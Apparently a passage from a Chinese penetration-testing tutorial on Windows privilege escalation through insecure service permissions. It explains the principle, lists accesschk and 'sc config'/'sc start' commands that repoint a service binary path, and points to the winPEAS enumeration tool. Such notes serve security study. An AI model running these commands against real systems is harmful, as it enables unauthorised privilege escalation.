










3.4 Win系统提权-本地管理用户-不安全权限

- 1 原理：即使正确引用了服务路径，也可能存在其他漏洞。由于管理配置错误，用户可能对服务拥有过多的权限，例如，可以直接修改它导致重定向执行文件。
- 2 过程：检测服务权限配置-制作文件并上传-更改服务路径指向-调用后成功
- 3 检测脚本：`accesschk.exe -uwcqv "" *`
- 4 <https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk>
- 5 `sc config "test" binpath= "C:\Program.exe"`
- 6 `sc start test`







该情况遇到的可能性较少，因为一般获取的webshell权限多为web用户或普通用户，修改进程绑定的服务需要admin以上的权限。

资源:



```
1  #综合类检测项目:
2  https://github.com/carlospolop/PEASS-ng
3  PEAS-ng适用于windows和Linux/Unix*和MacOS的权限提升工具。
4  winPEAS.bat > result.txt
5  winPEASany.exe log=result.txt
```